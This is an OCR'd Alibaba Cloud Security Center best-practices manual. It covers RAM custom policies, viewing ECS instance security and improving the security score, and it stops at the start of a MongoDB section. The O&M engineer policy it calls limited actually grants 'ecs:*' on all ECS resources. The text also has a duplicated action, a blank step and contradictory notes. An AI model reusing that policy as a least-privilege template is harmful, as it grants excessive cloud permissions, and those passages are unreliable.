ALIBABA CLOUD

# Alibaba Cloud

## Security Center

## Best Practices

Document Version: 20220705

Alibaba Cloud

# Legal disclaimer

Alibaba Cloud reminds you to carefully read and fully understand the terms and conditions of this legal disclaimer before you read or use this document. If you have read or used this document, it shall be deemed as your total acceptance of this legal disclaimer.

1. You shall download and obtain this document from the Alibaba Cloud website or other Alibaba Cloud-authorized channels, and use this document for your own legal business activities only. The content of this document is considered confidential information of Alibaba Cloud. You shall strictly abide by the confidentiality obligations. No part of this document shall be disclosed or provided to any third party for use without the prior written consent of Alibaba Cloud.

2. No part of this document shall be excerpted, translated, reproduced, transmitted, or disseminated by any organization, company or individual in any form or by any means without the prior written consent of Alibaba Cloud.

3. The content of this document may be changed because of product version upgrade, adjustment, or other reasons. Alibaba Cloud reserves the right to modify the content of this document without notice and an updated version of this document will be released through Alibaba Cloud-authorized channels from time to time. You should pay attention to the version changes of this document as they occur and download and obtain the most up-to-date version of this document from Alibaba Cloud-authorized channels.

4. This document serves only as a reference guide for your use of Alibaba Cloud products and services. Alibaba Cloud provides this document based on the "status quo", "being defective", and "existing functions" of its products and services. Alibaba Cloud makes every effort to provide relevant operational guidance based on existing technologies. However, Alibaba Cloud hereby makes a clear statement that it in no way guarantees the accuracy, integrity, applicability, and reliability of the content of this document, either explicitly or implicitly. Alibaba Cloud shall not take legal responsibility for any errors or lost profits incurred by any organization, company, or individual arising from download, use, or trust in this document. Alibaba Cloud shall not, under any circumstances, take responsibility for any indirect, consequential, punitive, contingent, special, or punitive damages, including lost profits arising from the use or trust in this document (even if Alibaba Cloud has been notified of the possibility of such a loss).

5. By law, all the contents in Alibaba Cloud documents, including but not limited to pictures, architecture design, page layout, and text description, are intellectual property of Alibaba Cloud and/or its affiliates. This intellectual property includes, but is not limited to, trademark rights, patent rights, copyrights, and trade secrets. No part of this document shall be used, modified, reproduced, publicly transmitted, changed, disseminated, distributed, or published without the prior written consent of Alibaba Cloud and/or its affiliates. The names owned by Alibaba Cloud shall not be used, published, or reproduced for marketing, advertising, promotion, or other purposes without the prior written consent of Alibaba Cloud. The names owned by Alibaba Cloud include, but are not limited to, "Alibaba Cloud", "Aliyun", "HiChina", and other brands of Alibaba Cloud and/or its affiliates, which appear separately or in combination, as well as the auxiliary signs and patterns of the preceding brands, or anything similar to the company names, trade names, trademarks, product or service names, domain names, patterns, logos, marks, signs, or special descriptions that third parties identify as Alibaba Cloud and/or its affiliates.

6. Please directly contact Alibaba Cloud for any errors of this document.

# Document conventions

| Style | Description | Example |
| --- | --- | --- |
| Danger | A danger notice indicates a situation that will cause major system changes, faults, physical injuries, and other adverse results. | **Danger:**<br>Resetting will result in the loss of user configuration data. |
| Warning | A warning notice indicates a situation that may cause major system changes, faults, physical injuries, and other adverse results. | **Warning:**<br>Restarting will cause business interruption. About 10 minutes are required to restart an instance. |
| Notice | A caution notice indicates warning information, supplementary instructions, and other content that the user must understand. | **Notice:**<br>If the weight is set to 0, the server no longer receives new requests. |
| Note | A note indicates supplemental instructions, best practices, tips, and other content. | **Note:**<br>You can use Ctrl + A to select all files. |
| > | Closing angle brackets are used to indicate a multi-level menu cascade. | Click **Settings**> **Network**> **Set network type**. |
| **Bold** | Bold formatting is used for buttons , menus, page names, and other UI elements. | Click **OK**. |
| `Courier font` | Courier font is used for commands | Run the `cd /d C:/window` command to enter the Windows system folder. |
| *Italic* | Italic formatting is used for parameters and variables. | `bae log list --instanceid`<br>*Instance_ID* |
| [] or [a\|b] | This format is used for an optional value, where only one item can be selected. | `ipconfig [-all\|-t]` |
| {} or {a\|b} | This format is used for a required value, where only one item can be selected. | `switch {active\|stand}` |

# Table of Contents

1.Create custom policies and attach the policies to a RAM user 05
2.Create custom policies for the O&M engineers of Security Cent... 11
3.View security information of ECS instances 15
4.Improve the security score of your assets 18
5.Best practices for MongoDB vulnerability detection 21
6.Best practices to prevent AccessKey pair leaks 23
7.Fix Linux software vulnerabilities 26
8.Detect and remove trojans in a Linux operating system 31
9.Best practices for handling mining programs 33
10.Best practices for defense against trojan attacks 38
11.Install the Security Center agent on multiple ECS instances at... 40
12.Install the Security Center agent on servers not deployed on ... 44
13.Use Security Center to protect servers in on-premises data ce... 49
14.Best practices for anti-ransomware 53

# 1.Create custom policies and attach the policies to a RAM user

This topic describes how to create custom policies that grant permissions on Security Center and attach the policies to a Resource Access Management (RAM) user. The custom policies help implement fine-grained access control.

## Context

RAM provides two types of policies for cloud services: system policies and custom policies. System policies are created by Alibaba Cloud. You cannot modify system policies.

> **Note** Alibaba Cloud provides the `AliyunYundunSASFullAccess` and `AliyunYundunSASReadOnlyAccess` system policies that grant permissions on Security Center. If you attach the AliyunYundunSASFullAccess policy to a RAM user, the RAM user has full permissions on Security Center. If you attach the AliyunYundunSASReadOnlyAccess policy to a RAM user, the RAM user has read-only permissions on Security Center.

To implement fine-grained access control on a RAM user for cloud services, you can create custom policies and attach the policies to the RAM user.

This topic provides examples on how to create custom policies that grant permissions on the Assets page of the Security Center console and attach the policies to a RAM user. For more information about the policies in RAM, see Policy structure and syntax.

## Prerequisites

A RAM user is created. For more information, see Create a RAM user.

## Step 1: Create custom policies that grant permissions on Security Center

1. Log on to the RAM console by using your Alibaba Cloud account.
2. In the left-side navigation pane, choose **Permissions > Policies**.
3. On the **Policies** page, click **Create Policy**.
4. On the **Create Policy** page, click the **JSON** tab.
5. On the **JSON** tab, copy the content of one of the following policies to create a custom policy based on your business requirements.
   - **Policy that grants the read-only permissions on the Assets page**
     The following policy grants the read-only permissions on assets and server statistics on the Assets page. You must specify `yundun-sas:DescribeCloudCenterInstances`, `yundun-sas:DescribeFieldStatistics`, and `yundun-sas:DescribeCriteria` in the policy.

```
{
    "Version": "1",
    "Statement": [
        {
           "Action": [
                     "yundun-sas:DescribeCloudCenterInstances",
                     "yundun-sas:DescribeFieldStatistics",
                     "yundun-sas:DescribeCriteria"
                     ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

- **Policy that grants permissions to perform security checks on the Assets page**
  The following policy grants the permissions to perform security checks on the Assets page. To grant the permissions to a RAM user, perform the operations in the "Step 2: Grant permissions to a RAM user" section. You must specify `yundun-sas:ModifyPushAllTask` in the policy.

```
{
    "Version": "1",
    "Statement": [
        {
            "Action": "yundun-sas:ModifyPushAllTask",
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

- **Policy that grants the read-only permissions on the Vulnerabilities page**
  The following policy content grants the permissions to view vulnerabilities and the vulnerability whitelist on the Vulnerabilities page. To grant the permissions to a RAM user, perform the operations in the "Step 2: Grant permissions to a RAM user" section. You must specify `yundun-aegis:DescribeVulList` and `yundun-aegis:DescribeVulList` in the policy.

```
{
    "Version": "1",
    "Statement": [
        {
           "Action": [
                     "yundun-aegis:DescribeVulList",
                     "yundun-sas:DescribeVulWhitelist"
                     ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

- **Policy that grants permissions to fix vulnerabilities**

The following policy grants the permissions to fix vulnerabilities. To grant the permissions to a RAM user, perform the operations in the "Step 2: Grant permissions to a RAM user" section. You must specify `yundun-aegis:OperateVul` in the policy.

```
{
    "Version": "1",
    "Statement": [
        {
           "Action": "yundun-aegis:OperateVul",
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

6. Click **Next: Edit Basic Information**. On the page that appears, configure the **Name** and **Note** parameters for the policy.
7. Click **OK**.

## Step 2: Grant permissions to a RAM user

1. Log on to the RAM console by using your Alibaba Cloud account.
2. In the left-side navigation pane, choose **Permissions > Grants**.
3. On the **Grants** page, click **Grant Permission**.
4. In the **Principal** section, select the RAM user to which you want to grant permissions.

   By default, a newly created RAM user does not have permissions.
5. In the **Select Policy** section, click the **Custom Policy** tab. On the Custom Policy tab, select the custom policy that you created in Step 1 and click **OK**. On the page that appears, click **Complete**.

## Operations supported by custom policies

The following tables describe the operations supported by custom policies that grant permissions on Security Center.

### Supported operations on the Assets page

| Action in a policy | Description | API operation |
| --- | --- | --- |
| yundun-sas:DescribeCloudCenterInstances | Queries asset information. The information includes asset types, alerts, and the status of the Security Center agent. | DescribeCloudCenterInstances |
| yundun-sas:DescribeFieldStatistics | Queries the statistics of assets. | DescribeFieldStatistics |
| yundun-sas:DescribeCriteria | Queries the search conditions when you query an asset. You can specify a keyword for fuzzy search. | DescribeCriteria |
| yundun-sas:ModifyPushAllTask | Performs security check tasks. | ModifyPushAllTask |

| Action in a policy | Description | API operation |
| --- | --- | --- |
| yundun-sas:DescribeDomainCount | Queries the number of domain assets. | DescribeDomainCount |
| yundun-sas:DeleteGroup | Deletes a server group. | DeleteGroup |
| yundun-sas:DescribeSearchCondition | Queries the filter conditions that are used to search for specific assets. | DescribeSearchCondition |
| yundun-sas:DescribeImageStatistics | Queries the risk statistics of container images. | DescribeImageStatistics |
| yundun-sas:DescribeGroupedTags | Queries the statistics of asset tags. | DescribeGroupedTags |
| yundun-sas:DescribeDomainCount | Queries the number of domain assets. | DescribeDomainCount |
| yundun-sas:DescribeCloudProductFieldStatistics | Queries the statistics of cloud services. | DescribeCloudProductFieldStatistics |
| yundun-sas:DescribeCloudCenterInstances | Queries asset information. | DescribeCloudCenterInstances |
| yundun-sas:DescribeAllGroups | Queries grouping information about all servers. | DescribeAllGroups |
| yundun-sas:DeleteGroup | Deletes a server group. | DeleteGroup |
| yundun-sas:CreateOrUpdateAssetGroup | Creates a server group, or adds servers to or removes servers from a server group. | CreateOrUpdateAssetGroup |
| yundun-sas:DescribeInstanceStatistics | Queries the risk statistics of an asset. | DescribeInstanceStatistics |
| yundun-sas:PauseClient | Enables or disables the Security Center agent. | PauseClient |
| yundun-sas:ModifyTagWithUuid | Changes the names of the tags that are added to servers, or modifies tags for servers. | ModifyTagWithUuid |
| yundun-sas:RefreshAssets | Synchronizes the most recent statistics of assets on the Assets page. | RefreshAssets |
| yundun-sas:ExportRecord | Exports the results of baseline checks, asset security checks, and AccessKey pair leak detection to Excel files. | ExportRecord |

| Action in a policy | Description | API operation |
| --- | --- | --- |
| yundun-sas:DescribeExportInfo | Queries the progress of the task that exports asset information. The asset information is exported to an Excel file. | DescribeExportInfo |
| yundun-sas:DescribeDomainList | Queries information about domain assets. | DescribeDomainList |
| yundun-sas:DescribeDomainDetail | Queries the details about a domain asset. | DescribeDomainDetail |
| yundun-aegis:DescribeAssetDetailByUuid | Queries the details about a server by using the UUID of the server. | DescribeAssetDetailByUuid |

### Supported operations on the Vulnerabilities page

| Action in a policy | Description | API operation |
| --- | --- | --- |
| yundun-sas:DescribeVulWhitelist | Queries the whitelist of vulnerabilities by page. | DescribeVulWhitelist |
| yundun-sas:ModifyOperateVul | Handles detected vulnerabilities. You can fix or ignore vulnerabilities. You can also verify the vulnerability fixes. | ModifyOperateVul |
| yundun-sas:ModifyVulTargetConfig | Configures vulnerability detection for a server. | ModifyVulTargetConfig |
| yundun-aegis:DescribeConcernNecessity | Queries the priority to fix a vulnerability. | DescribeConcernNecessity |
| yundun-aegis:DescribeVulList | Queries vulnerabilities by type. | DescribeVulList |
| yundun-aegis:OperateVul | Handles detected vulnerabilities. You can fix or ignore vulnerabilities. You can also verify the vulnerability fixes. | OperateVul |
| yundun-aegis:DescribeImageVulList | Queries the details about the image vulnerabilities and affected images. | DescribeImageVulList |
| yundun-aegis:ExportVul | Exports the list of vulnerabilities. | ExportVul |

| Action in a policy | Description | API operation |
| --- | --- | --- |
| yundun-aegis:DescribeVulExportInfo | Queries the process of the task that exports the list of vulnerabilities. | DescribeVulExportInfo |

**Note** In most cases, each action supported by a custom policy corresponds to one API operation of a cloud service.

## References

Policy elements

Policy structure and syntax

Use RAM to limit the IP addresses that are allowed to access Alibaba Cloud resources

Use RAM to limit the period of time in which users are allowed to access Alibaba Cloud resources

# 2.Create custom policies for the O&M engineers of Security Center

If you want to control the access of Security Center O&M engineers, you can create custom policies in the Resource Access Management (RAM) console and attach the policies to the RAM users of the O&M engineers. For example, you can limit the engineers to use only the vulnerability detection, vulnerability fixing, and baseline check features of Security Center. This facilitates fine-grained access control. This topic describes how to create custom policies for the O&M engineers of Security Center.

## Context

RAM provides two types of policies for cloud services: system policies and custom policies. To implement fine-grained access control on Security Center, you can use custom policies. This topic describes how to create custom policies only for the O&M engineers. You can follow this topic to limit the engineers to use only the vulnerability detection, vulnerability fixing, and baseline check features of Security Center, and to perform operations only on the Assets page. If you require fine-grained access control on other personnel, you can create custom policies. For more information, see Create custom policies and attach the policies to a RAM user.

## Prerequisites

RAM users are created for the O&M engineers. For more information, see Create a RAM user.

## Step 1: Create custom policies for the O&M engineers

1. Log on to the RAM console by using your Alibaba Cloud account.
2. In the left-side navigation pane, choose **Permissions > Policies**.
3. On the **Policies** page, click **Create Policy**.
4. On the **Create Policy** page, click the **JSON** tab.

   Enter the following code in the code editor:

```
{
    "Version": "1",
    "Statement": [{
            "Action": [
                "yundun-aegis:OperateVul",
                "yundun-aegis:ModifyStartVulScan"
            ],
            "Resource": "*",
            "Effect": "Allow"
        },
        {
            "Action": [
                "yundun-aegis:FixCheckWarnings",
                "yundun-aegis:IgnoreHcCheckWarnings",
                "yundun-aegis:ValidateHcWarnings"
            ],
            "Resource": "*",
            "Effect": "Allow"
        },
```

```
        {
            "Action": "ecs:RebootInstance",
            "Effect": "Allow",
            "Resource": "*",
            "Condition": {
                "Bool": {
                    "acs:MFAPresent": "true"
                }
            }
        },
        {
            "Action": "ecs:*",
            "Effect": "Allow",
            "Resource": [
                "acs:ecs:*:*:*"
            ]
        },
        {
            "Action": "ecs:CreateSnapshot",
            "Effect": "Allow",
            "Resource": [
                "acs:ecs:*:*:*",
                "acs:ecs:*:*:snapshot/*"
            ]
        },
        {
            "Action": [
                "ecs:Describe*"
            ],
            "Effect": "Allow",
            "Resource": "*"
        }, {
            "Action": [
                "yundun-sas:ModifyPushAllTask",
                "yundun-sas:DeleteTagWithUuid",
                "yundun-sas:ModifyTagWithUuid",
                "yundun-sas:CreateOrUpdateAssetGroup",
                "yundun-sas:DeleteGroup",
                "yundun-sas:ModifyAssetImportant",
                "yundun-sas:RefreshAssets"
            ],
            "Resource": "*",
            "Effect": "Allow"
        }
    ]
}
```

**Note** The preceding policy allows a RAM user to use the vulnerability detection, vulnerability fixing, and baseline check features, and perform operations on the Assets page. After you create the policy, the RAM user can perform the operations allowed by the policy. For more information about the operations that are allowed by the policy, see Action parameter in a policy.

5. Click **Next: Edit Basic Information**. On the page that appears, configure the **Name** and **Note** parameters for the policy.
6. Click **OK**.

## Step 2: Grant permissions to the RAM users of the O&M engineers

1. Log on to the RAM console by using your Alibaba Cloud account.
2. In the left-side navigation pane, choose **Permissions > Grants**.
3. On the **Grants** page, click **Grant Permission**.
4. In the **Principal** column, select a RAM user to which you want to attach a policy.

   By default, a newly created RAM user does not have any permissions.
5. In the **Select Policy** section, select the permissions that you want to grant to the RAM user.

   You must perform the following operations to select the permissions:

   i. Click the **System Policy** tab, enter **AliyunYundunSASReadOnlyAccess** in the search box, and then click the search result.

   This system policy grants the RAM user the read-only permissions on Security Center.

   ii. Click the **Custom Policy** tab and select the custom policy that you created in Step 1.

   The custom policy grants the RAM user the permissions such as performing operations on the Assets page and using the vulnerability detection, vulnerability fixing, and baseline check features of Security Center. This way, the RAM user can perform the following operations, such as performing security checks on servers, scanning servers for vulnerabilities with a few clicks, and fixing vulnerabilities.
6. Click **OK**.

## Action parameter in a policy

| Feature | Action | Description |
| --- | --- | --- |
| Vulnerability fixing | yundun-aegis:OperateVul | Handle vulnerabilities. For example, you can ignore or fix vulnerabilities. You can also verify whether vulnerabilities are fixed. |
| | yundun-aegis:ModifyStartVulScan | Scan for vulnerabilities with a few clicks. |
| | ecs:RebootInstance | Restart a server after the vulnerabilities on the server are fixed. |
| | ecs:CreateSnapshot | Create snapshots before vulnerability fixing. |
| Baseline check | yundun-aegis:FixCheckWarnings | Fix baseline risks. |
| | yundun-aegis:IgnoreHcCheckWarnings | Ignore or cancel ignoring baseline risks. |
| | yundun-aegis:ValidateHcWarnings | Verify whether baseline risks are fixed. |

| Feature | Action | Description |
| --- | --- | --- |
| Assets | yundun-sas:ModifyPushAllTask | Perform security checks on servers. |
| | yundun-sas:DeleteTagWithUuid | Delete a custom tag. |
| | yundun-sas:ModifyTagWithUuid | Modify the relationship between a tag and an asset. |
| | yundun-sas:CreateOrUpdateAssetGroup | Modify the relationship between a server and a server group. |
| | yundun-sas:DeleteGroup | Delete one or more asset groups. |
| | yundun-sas:ModifyAssetImportant | Modify asset importance tags. |
| | yundun-sas:RefreshAssets | Update the information about all assets. |

## References

Create custom policies and attach the policies to a RAM user

Use RAM to manage permissions of O&M engineers

Policy elements

Policy structure and syntax

# 3.View security information of ECS instances


Security Center is a centralized security management system that identifies and analyzes security threats, and generates alerts when threats are detected. Security Center provides multiple features to ensure the security of cloud resources and servers in data centers. The features include anti-ransomware, antivirus, web tamper proofing, and compliance check. This allows you to automate security operations, responses, and threat tracing, and meet regulatory compliance requirements. By default, the features of Security Center Basic are enabled to protect Elastic Compute Service (ECS) instances.

The or higher edition of Security Center automatically quarantines viruses, proactively prevents and quarantines common ransomware and DDoS trojans. The ransomware includes WannaCry and Globelmposter, and the DDoS trojans include XOR DDoS and BillGates. We recommend that you enable the automatic quarantine feature of Security Center to reinforce the security of your assets. For more information about how to enable the **automatic quarantine** feature, see Use proactive defense.

For more information about the features that each edition supports, see Features.


## Prerequisites

**Security Hardening** is selected when you purchase ECS instances. This way, Security Center protects your ECS instances.





## View overall security information of ECS instances

To view the security information of ECS instances, log on to the ECS console and click **Overview** in the left-side navigation pane. On the tab that appears, click **Handle** in the Security Status section. On the **Overview** tab of the Security Center console, view the security information of ECS instances.




On the **Overview** tab in the Security Center console, you can view the security score of your assets and information about the threats that are detected on your assets. The information includes the number of unhanded alerts, alert levels, and the total number of generated alerts. For more information, see Overview.





You can click **Process Now** in the **Unhandled Alerts**, **Unfixed Vul**, **Baseline Risks**, or **Attacks** section to view the details about the specific types of threats and handle the threats.

## View the security information of an ECS instance

To view the details of an ECS instance, log on to the ECS console and click **Instances** in the left-side navigation pane. On the **Instances** page, click the Alibaba Cloud Security icon of the required ECS instance. The **Assets** page in the Security Center console appears. The details of the ECS instance are displayed on the Assets page.



You can view the security information of an ECS instance on the **Assets** page in the Security Center console. For more information, see View the details of an asset.




**Note** If the Security Center agent on a server is in the **Offline** state, the Security Center agent is disconnected from Alibaba Cloud, and Security Center does not protect the server. In this case, go to the Security Center console and click **Settings** in the left-side navigation pane. On the page that appears, click the **Agent** tab, find the required server, and then click **Install the client**. For more information, see Install and uninstall the Security Center agent.

# 4.Improve the security score of your assets

Security Center displays a security score on the Overview tab. The security score is calculated based on the security status of your assets. A higher score indicates fewer risks in your assets. If your security score is lower than 95, we recommend that you handle detected risks at the earliest opportunity. This topic describes how to improve the security score of your assets.


## Context

- For more information about the security score, see Security scores.
- For more information about the penalty points, see Deduction items.

## Handle risks

1.
2. On the **Overview** tab, click **Fix Now** in the **Secure Score** section.


3. In the **Security Risk** panel, find the type of the risks that you want to handle and click **Process Now**.



4. On the page that appears, handle the risks.

   To handle risks, perform the following operations:

   - **Brute-force attacks**: In the left-side navigation pane, choose **Detection > Alerts**. On the Alerts page, click **Settings** in the upper-right corner. In the Settings panel, go to the **Anti-brute Force Cracking** section and configure defense rules against brute-force attacks. For more information, see Configure defense rules against brute-force attacks.
   - **Ransomware**: In the left-side navigation pane, choose **Defense > Anti-Virus** . On the page that appears, enable antivirus and configure anti-ransomware policies. For more information, see Enable anti-ransomware.
   - **Alerts**: In the left-side navigation pane, choose **Detection > Alerts**. On the page that appears, handle alerts. For more information, see View and handle alerts.
   - **Vulnerabilities**: In the left-side navigation pane, choose **Precaution > Vulnerabilities**. On the page that appears, handle vulnerabilities.
     - For more information about how to fix Linux software vulnerabilities, see View and handle Linux software vulnerabilities.
     - For more information about how to fix Windows system vulnerabilities, see View and handle Windows system vulnerabilities.
     - For more information about how to fix Web-CMS vulnerabilities, see View and handle Web-CMS vulnerabilities.
     - For more information about how to fix application vulnerabilities, see View and handle application vulnerabilities.
     - For more information about how to fix urgent vulnerabilities, see View and handle urgent vulnerabilities.
   - **Baseline risks**: In the left-side navigation pane, choose **Precaution > Baseline Check**. On the page that appears, handle baseline risks. For more information, see View baseline check results and handle baseline risks.
   - **Cloud service configuration risks**: In the left-side navigation pane, choose **Precaution > Config Assessment**. On the page that appears, handle configuration risks in cloud services. For more information, see View the check results of configuration assessment for your cloud services and handle the detected risks.
   - **AccessKey pair leaks**: In the left-side navigation pane, choose **Detection > AccessKey Leak**. On the page that appears, handle AccessKey pair leaks. For more information, see Detection of AccessKey pair leaks.

   After all the detected risks are handled, the security score is improved to 95.

> **Note**
>
> - If you want to view the attacks that are blocked by Security Center, you can choose **Detection > Attack Awareness**. For more information, see Attack awareness.
> - Security Center does not support the baseline check or attack awareness feature. Therefore, the items related to these two features are not covered when Security Center calculates the security score.
> - Security Center does not support the attack awareness feature. Therefore, the items related to this feature are not covered when Security Center calculates the security score.

## References

- Security scores
- Deduction items
- Security score FAQ

# 5.Best practices for MongoDB vulnerability detection


The unauthorized access vulnerability in MongoDB is one of the urgent vulnerabilities that can be detected by Security Center. Attackers may exploit this vulnerability to remotely access MongoDB. This may cause data leaks or ransomware attacks. We recommend that you check for and fix the vulnerability at the earliest opportunity by using the suggestions provided by Security Center.

## Prerequisites

- You have read and agreed to **Urgent Vulnerability Detection Protocol** and have authorized Security Center to detect urgent vulnerabilities. If you have authorized Security Center, you can ignore this point.
- Your server is installed with the Security Center agent. Otherwise, Security Center cannot detect vulnerabilities. For more information about how to install the Security Center agent, see Install the Security Center agent.

## Procedure

